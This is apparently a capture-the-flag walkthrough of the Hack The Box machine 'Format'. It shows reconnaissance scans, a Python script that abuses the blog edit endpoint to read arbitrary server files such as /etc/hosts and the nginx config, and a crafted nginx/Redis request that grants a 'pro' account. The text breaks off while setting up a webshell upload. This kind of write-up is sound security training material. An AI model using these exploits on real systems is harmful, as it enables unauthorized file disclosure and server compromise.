Format

By Praveen Kumar Sharma

For me IP of the machine is 10.10.11.213
Lets try pinging it

```
ping 10.10.11.213 -c 5

PING 10.10.11.213 (10.10.11.213) 56(84) bytes of data.
64 bytes from 10.10.11.213: icmp_seq=1 ttl=63 time=78.6 ms
64 bytes from 10.10.11.213: icmp_seq=2 ttl=63 time=76.2 ms
64 bytes from 10.10.11.213: icmp_seq=3 ttl=63 time=76.3 ms
64 bytes from 10.10.11.213: icmp_seq=4 ttl=63 time=76.4 ms
64 bytes from 10.10.11.213: icmp_seq=5 ttl=63 time=77.6 ms

--- 10.10.11.213 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 76.216/77.021/78.595/0.945 ms
```

Alright, its up lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.213 --ulimit 5000 | tee allPortScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±2 (3.337s)
rustscan -a 10.10.11.213 --ulimit 5000 | tee allPortScan.txt
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Scanning ports like it's my full-time job. Wait, it is.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.213:22
Open 10.10.11.213:80
Open 10.10.11.213:3000
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-03 19:33 IST
Initiating Ping Scan at 19:33
Scanning 10.10.11.213 [2 ports]
Completed Ping Scan at 19:33, 0.10s elapsed (1 total hosts)
Initiating Connect Scan at 19:33
Scanning microblog.htb (10.10.11.213) [3 ports]
Discovered open port 22/tcp on 10.10.11.213
Discovered open port 80/tcp on 10.10.11.213
Discovered open port 3000/tcp on 10.10.11.213
Completed Connect Scan at 19:33, 0.23s elapsed (3 total ports)
Nmap scan report for microblog.htb (10.10.11.213)
Host is up, received syn-ack (0.13s latency).
Scanned at 2024-11-03 19:33:41 IST for 0s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
80/tcp   open  http    syn-ack
3000/tcp open  ppp     syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
3000/tcp open ppp syn-ack
```

Now lets try an aggressive scan on these

Aggressive Scan


```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,3000 10.10.11.213 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±1 (18.936s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80,3000 10.10.11.213 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-03 19:34 IST
Nmap scan report for 10.10.11.213
Host is up (0.12s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c3:97:ce:83:7d:25:5d:5d:ed:b5:45:cd:f2:0b:05:4f (RSA)
|   256 b3:aa:30:35:2b:99:7d:20:fe:b6:75:88:40:a5:17:c1 (ECDSA)
|_  256 fa:b3:7d:6e:1a:bc:d1:4b:68:ed:d6:e8:97:67:27:d7 (ED25519)
80/tcp   open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Site doesn't have a title (text/html).
3000/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://microblog.htb:3000/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
| 3072 c3:97:ce:83:7d:25:5d:5d:ed:b5:45:cd:f2:0b:05:4f (RSA)
| 256 b3:aa:30:35:2b:99:7d:20:fe:b6:75:88:40:a5:17:c1 (ECDSA)
|_ 256 fa:b3:7d:6e:1a:bc:d1:4b:68:ed:d6:e8:97:67:27:d7 (ED25519)
80/tcp open http nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Site doesn't have a title (text/html).
3000/tcp open http nginx 1.18.0
|_http-title: Did not follow redirect to
http://microblog.htb:3000/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets look at the site real quick to find the domain here



Lets add microblog.htb and app.microblog.htb to our /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb
~
~
```

Alright, lets do directory fuzzing and VHOST enumeration next

---

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

Lets do this on just microblog.htb to see what that has

```
feroxbuster -u http://microblog.htb -w /usr/share/wordlists/dirb/common.txt
-t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±1 (5.078s)
feroxbuster -u http://microblog.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────┬──────────────────────
 🎯 Target Url        │ http://microblog.htb
 🚀 Threads           │ 200
 📖 Wordlist          │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes      │ All Status Codes!
 💥 Timeout (secs)    │ 7
 🦡 User-Agent        │ feroxbuster/2.11.0
 💉 Config File       │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links     │ true
 🏁 HTTP methods      │ [GET]
 🔃 Follow Redirects  │ true
 🧠 Recursion Depth   │ 4
──────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       11w      153c Auto-filtering found 404-like response and created
[####################] - 4s      4614/4614    0s      found:0       errors:0
[####################] - 3s      4614/4614    1439/s  http://microblog.htb/
```

Nothing here lets do that on the subdomain

```
feroxbuster -u http://app.microblog.htb -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±1 (5.072s)
feroxbuster -u http://app.microblog.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
 Recursion Depth          | 4
 Press [ENTER] to use the Scan Management Menu™
404      GET        7l       11w      153c Auto-filtering found 404-like response and created new filt
404      GET        1l        3w       16c http://app.microblog.htb/admin.php
200      GET      154l      843w   168397c http://app.microblog.htb/brain.ico
404      GET        1l        3w       16c http://app.microblog.htb/login/login/index.php
200      GET       59l      167w     2475c http://app.microblog.htb/login/
200      GET     1308l     8063w   731222c http://app.microblog.htb/brain.png
200      GET       83l      306w     3976c http://app.microblog.htb/
404      GET        1l        3w       16c http://app.microblog.htb/login/admin.php
404      GET        1l        3w       16c http://app.microblog.htb/register/register/index.php
200      GET       60l      218w     3029c http://app.microblog.htb/register/
404      GET        1l        3w       16c http://app.microblog.htb/register/admin.php
404      GET        1l        3w       16c http://app.microblog.htb/info.php
200      GET       83l      306w     3976c http://app.microblog.htb/index.php
404      GET        1l        3w       16c http://app.microblog.htb/phpinfo.php
404      GET        1l        3w       16c http://app.microblog.htb/login/info.php
200      GET       59l      167w     2475c http://app.microblog.htb/login/index.php
200      GET       60l      218w     3029c http://app.microblog.htb/register/index.php
404      GET        1l        3w       16c http://app.microblog.htb/register/info.php
404      GET        1l        3w       16c http://app.microblog.htb/login/phpinfo.php
404      GET        1l        3w       16c http://app.microblog.htb/register/phpinfo.php
404      GET        1l        3w       16c http://app.microblog.htb/xmlrpc.php
404      GET        1l        3w       16c http://app.microblog.htb/xmlrpc_server.php
404      GET        1l        3w       16c http://app.microblog.htb/login/xmlrpc_server.php
404      GET        1l        3w       16c http://app.microblog.htb/login/xmlrpc.php
404      GET        1l        3w       16c http://app.microblog.htb/register/xmlrpc_server.php
404      GET        1l        3w       16c http://app.microblog.htb/register/xmlrpc.php
[######################] - 5s     13879/13879   0s      found:25      errors:0
[######################] - 3s      4614/4614    1344/s  http://app.microblog.htb/
[######################] - 2s      4614/4614    2165/s  http://app.microblog.htb/login/
[######################] - 2s      4614/4614    2159/s  http://app.microblog.htb/register/
```

Directories

404 GET 1l 3w 16c http://app.microblog.htb/admin.php
200 GET 154l 843w 168397c http://app.microblog.htb/brain.ico
404 GET 1l 3w 16c http://app.microblog.htb/login/login/index.php
200 GET 59l 167w 2475c http://app.microblog.htb/login/
200 GET 1308l 8063w 731222c http://app.microblog.htb/brain.png
200 GET 83l 306w 3976c http://app.microblog.htb/
404 GET 1l 3w 16c http://app.microblog.htb/login/admin.php
404 GET 1l 3w 16c
http://app.microblog.htb/register/register/index.php
200 GET 60l 218w 3029c http://app.microblog.htb/register/
404 GET 1l 3w 16c http://app.microblog.htb/register/admin.php
404 GET 1l 3w 16c http://app.microblog.htb/info.php
200 GET 83l 306w 3976c http://app.microblog.htb/index.php
404 GET 1l 3w 16c http://app.microblog.htb/phpinfo.php
404 GET 1l 3w 16c http://app.microblog.htb/login/info.php

```
200 GET 59l 167w 2475c http://app.microblog.htb/login/index.php
200 GET 60l 218w 3029c http://app.microblog.htb/register/index.php
```

Now lets do VHOST Enumeration as well as we already have a subdomain

VHOST Enumeration

```
ffuf -u http://microblog.htb -H 'Host: FUZZ.microblog.htb' -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-
110000.txt -t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±1 (46.169s)
ffuf -u http://microblog.htb -H 'Host: FUZZ.microblog.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://microblog.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.microblog.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

app                     [Status: 200, Size: 3976, Words: 899, Lines: 84, Duration: 229ms]
sunny                   [Status: 200, Size: 3732, Words: 630, Lines: 43, Duration: 78ms]
:: Progress: [114441/114441] :: Job [1/1] :: 2227 req/sec :: Duration: [0:00:46] :: Errors: 0 ::
```

Lets add sunny.microblog.htb to our /etc/hosts as well

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb       sunny.microblog.htb
~
```

Now lets run another directory fuzzing on this new subdomain

```
feroxbuster -u http://sunny.microblog.htb -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±3 (5.564s)
feroxbuster -u http://sunny.microblog.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
 Target Url            | http://sunny.microblog.htb
 Threads               | 200
 Wordlist              | /usr/share/wordlists/dirb/common.txt
 Status Codes          | All Status Codes!
 Timeout (secs)        | 7
 User-Agent            | feroxbuster/2.11.0
 Config File           | /home/pks/.config/feroxbuster/ferox-config.toml
 Extract Links         | true
 HTTP methods          | [GET]
 Follow Redirects      | true
 Recursion Depth       | 4
 Press [ENTER] to use the Scan Management Menu™
404      GET        7l       11w      153c Auto-filtering found 404-like response and created new
404      GET        1l        3w       16c http://sunny.microblog.htb/admin.php
403      GET        7l        9w      153c http://sunny.microblog.htb/images/
200      GET      154l      843w   168397c http://sunny.microblog.htb/images/brain.ico
200      GET       42l      434w     3732c http://sunny.microblog.htb/
404      GET        1l        3w       16c http://sunny.microblog.htb/images/admin.php
403      GET        7l        9w      153c http://sunny.microblog.htb/content/
404      GET        1l        3w       16c http://sunny.microblog.htb/info.php
200      GET       42l      434w     3732c http://sunny.microblog.htb/index.php
404      GET        1l        3w       16c http://sunny.microblog.htb/images/index.php
404      GET        1l        3w       16c http://sunny.microblog.htb/images/info.php
404      GET        1l        3w       16c http://sunny.microblog.htb/phpinfo.php
404      GET        1l        3w       16c http://sunny.microblog.htb/images/phpinfo.php
404      GET        1l        3w       16c http://sunny.microblog.htb/xmlrpc.php
404      GET        1l        3w       16c http://sunny.microblog.htb/xmlrpc_server.php
404      GET        1l        3w       16c http://sunny.microblog.htb/images/xmlrpc.php
404      GET        1l        3w       16c http://sunny.microblog.htb/images/xmlrpc_server.php
[####################] - 5s     13847/13847   0s      found:16      errors:0
[####################] - 3s      4614/4614    1373/s  http://sunny.microblog.htb/
[####################] - 2s      4614/4614    2148/s  http://sunny.microblog.htb/images/
[####################] - 2s      4614/4614    2202/s  http://sunny.microblog.htb/content/
```

ⓘ Directories on New Sub-domain

200 GET 154l 843w 168397c
http://sunny.microblog.htb/images/brain.ico
200 GET 42l 434w 3732c http://sunny.microblog.htb/
404 GET 1l 3w 16c http://sunny.microblog.htb/images/admin.php
403 GET 7l 9w 153c http://sunny.microblog.htb/content/
404 GET 1l 3w 16c http://sunny.microblog.htb/info.php
200 GET 42l 434w 3732c http://sunny.microblog.htb/index.php

Now lets see this web application now

Web Application

Default page

Lets see this sunny.microblog.htb here too

Now lets see this whats on port 3000

So its gitea
And we can see the code from explore here


now lets see this repo here

Lets just clone this on our system for easy use


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main) (0.027s)
ls -al microblog/

total 4
drwxr-xr-x 1 pks pks 120 Nov  3 21:44 .
drwxr-xr-x 1 pks pks 200 Nov  3 21:45 ..
drwxr-xr-x 1 pks pks  20 Nov  3 21:44 html
drwxr-xr-x 1 pks pks  16 Nov  3 21:44 microblog
drwxr-xr-x 1 pks pks  52 Nov  3 21:44 microblog-template
drwxr-xr-x 1 pks pks  10 Nov  3 21:44 microbucket
drwxr-xr-x 1 pks pks  30 Nov  3 21:44 pro-files
-rw-r--r-- 1 pks pks  57 Nov  3 21:44 README.md
```

Now this is just the source code of our application right here
Now lets use the application to what does it even do

So i made a account and got logged in



No lets make a new blog here



Now lets see this blog here

u have to add the name-of-the-blog.microblog.htb to your /etc/hosts for this one

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±3 (0.054s)
cat /etc/hosts
```


```
File: /etc/hosts
   1  # Static table lookup for hostnames.
   2  # See hosts(5) for details.
   3
   4  10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
   5  10.10.11.196    stocker.htb dev.stocker.htb
   6  10.10.11.186    metapress.htb
   7  10.10.11.218    ssa.htb
   8  10.10.11.216    jupiter.htb kiosk.jupiter.htb
   9  10.10.11.232    clicker.htb www.clicker.htb
  10  10.10.11.32 sightless.htb   sqlpad.sightless.htb
  11  10.10.11.245    surveillance.htb
  12  10.10.11.248    monitored.htb   nagios.monitored.htb
  13  10.10.11.213    microblog.htb   app.microblog.htb   sunny.microblog.htb chip.microblog.htb
```

Now lets see this

Now lets edit this to add something

SO lets add some txt here

Now i got this request in burp lets see this



So this is how it stores this test message with a id in the order.txt folder we saw this in the source code

Here is the code snippet for that

```php
//add text
if (isset($_POST['txt']) && isset($_POST['id'])) {
    chdir(getcwd() . "/../content");
    $txt_nl = nl2br($_POST['txt']);
    $html = "<div class = \"blog-text\">{$txt_nl}</div>";
    $post_file = fopen("{$_POST['id']}", "w");
    fwrite($post_file, $html);
    fclose($post_file);
    $order_file = fopen("order.txt", "a");
    fwrite($order_file, $_POST['id'] . "\n");
    fclose($order_file);
    header("Location: /edit?message=Section added!&status=success");
}
```

Now lets try an file disclosure with this as it just writing the in that file lets try it

Now lets make a script for this for easy use cuz we need it cuz there is a lot of step involved to get this

```python
import requests
import string
import secrets
import sys
import re

if len(sys.argv) == 2:
    filename = "/etc/passwd"
else :
    filename = sys.argv[1]
```

```
username = ''.join(secrets.choice(string.ascii_lowercase) for i in
range(10))

session = requests.Session()
session.proxies.update({'http':'http://127.0.0.1:8080'})

# Register Account
body = {"first-name": "first","last-name": "last","username":username
,"password": "Password"}
session.post('http://app.microblog.htb/register/index.php',data=body)

# Create Sub-domain
body = {"new-blog-name" : username}
session.post('http://app.microblog.htb/dashboard/index.php',data=body)

# Leak the file
body = {"id" : filename, "txt" : "Doesnt't Matter"}
r =session.post('http://app.microblog.htb/edit/index.php',data=body,
headers={"Host":f"{username}.microblog.htb"}, allow_redirects=False)
pattern = r'blog-indiv-content\\">(.*)<\\/div>'
match = re.search(pattern, r.content.decode())
data = match.group(1)

#decoded_data = bytes(data, "utf-8").decode("unicode_escape").replace("\\/",
"/")
#print(decoded_data)

print(data.replace("\\n", "\n").replace("\\t", "\t").replace("\\/", "/"))
```

Now lets get the /etc/hosts just to test

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±3 (1.832s)
python3 filedisclosure.py /etc/hosts

127.0.0.1       localhost microbucket.htb css.microbucket.htb js.microbucket.htb microblog.htb
127.0.1.1       format

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

And it works

Now lets get the nginx config here

```
python3 filedisclosure.py /etc/nginx/sites-enabled/default > output/nginx-
default
```

```
91
92          location = /static/js/health/ {
93              resolver 127.0.0.1;
94              proxy_pass http://js.microbucket.htb/health.txt;
95          }
96
97          location ~ /static/(.*)/(.*) {
98              resolver 127.0.0.1;
99              proxy_pass http://$1.microbucket.htb/$2;
100         }
101     }
102
```

This might just help us get pro version of this app right here but first we need to find a directory we can write in as we cannot do that right now

/edit is also a one but we can write in that either so we need that /uploads folder either way so lets find a way to get pro version here

```
    $redis = new Redis();
    $redis->connect('/var/run/redis/redis.sock');
    $username = $redis->HGET(trim($_POST['username']), "username");     ■ Method "HGET" d
    if(strlen(strval($username)) > 0) {
        header("Location: /register?message=User already exists&status=fail");
    }
    else {
        $redis->HSET(trim($_POST['username']), "username", trim($_POST['username']));
        $redis->HSET(trim($_POST['username']), "password", trim($_POST['password']));
        $redis->HSET(trim($_POST['username']), "first-name", trim($_POST['first-name']));
        $redis->HSET(trim($_POST['username']), "last-name", trim($_POST['last-name']));
        $redis->HSET(trim($_POST['username']), "pro", "false"); //not ready yet, license
        $_SESSION['username'] = trim($_POST['username']);
        header("Location: /dashboard?message=Registration successful!&status=success");
    }
}
```

Right here it is putting in pro as one of the output but we need to set this with HSET cuz this is redis here

So the vulnearbiltiy here is with nginx of how it parses the URL here


SO using this

```
    location ~ /static/(.*)/(.*) {
        resolver 127.0.0.1;
        proxy_pass http://$1.microbucket.htb/$2;
    }
}
```

We can pass in the HSET command to get us pro cuz this just passes the whatever is after the /in $2 to that parameter and writes it to the redis database

here is the way to do that

First make ur user like this



Now pass this in this in

`HSET /static/unix%3a/var/run/redis/redis.sock%3achip%20pro%20true%20/a`

like this

Request

Pretty Raw Hex


```
1 HSET
  /static/unix%3a/var/run/redis/redis.sock%3achip%20pro%20true%20/a
  HTTP/1.1
2 Host: microblog.htb
3
4
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 502 Bad Gateway
2  Server: nginx/1.18.0
3  Date: Sun, 03 Nov 2024 16:31:09 GMT
4  Content-Type: text/html
5  Content-Length: 157
6  Connection: keep-alive
7
8  <html>
9      <head>
           <title>
               502 Bad Gateway
           </title>
       </head>
10     <body>
11         <center>
               <h1>
                   502 Bad Gateway
               </h1>
           </center>
12         <hr>
           <center>
               nginx/1.18.0
           </center>
13     </body>
14 </html>
15
```

Now if u just reload u should have ur pro version of the site here



Now lets make a new blog now we can put in images as one of the things in the blog

make that edit request there can u can make a webshell like so

Request

Pretty Raw Hex

```
1  POST /edit/index.php HTTP/1.1
2  Host: chip.microblog.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
   Firefox/132.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
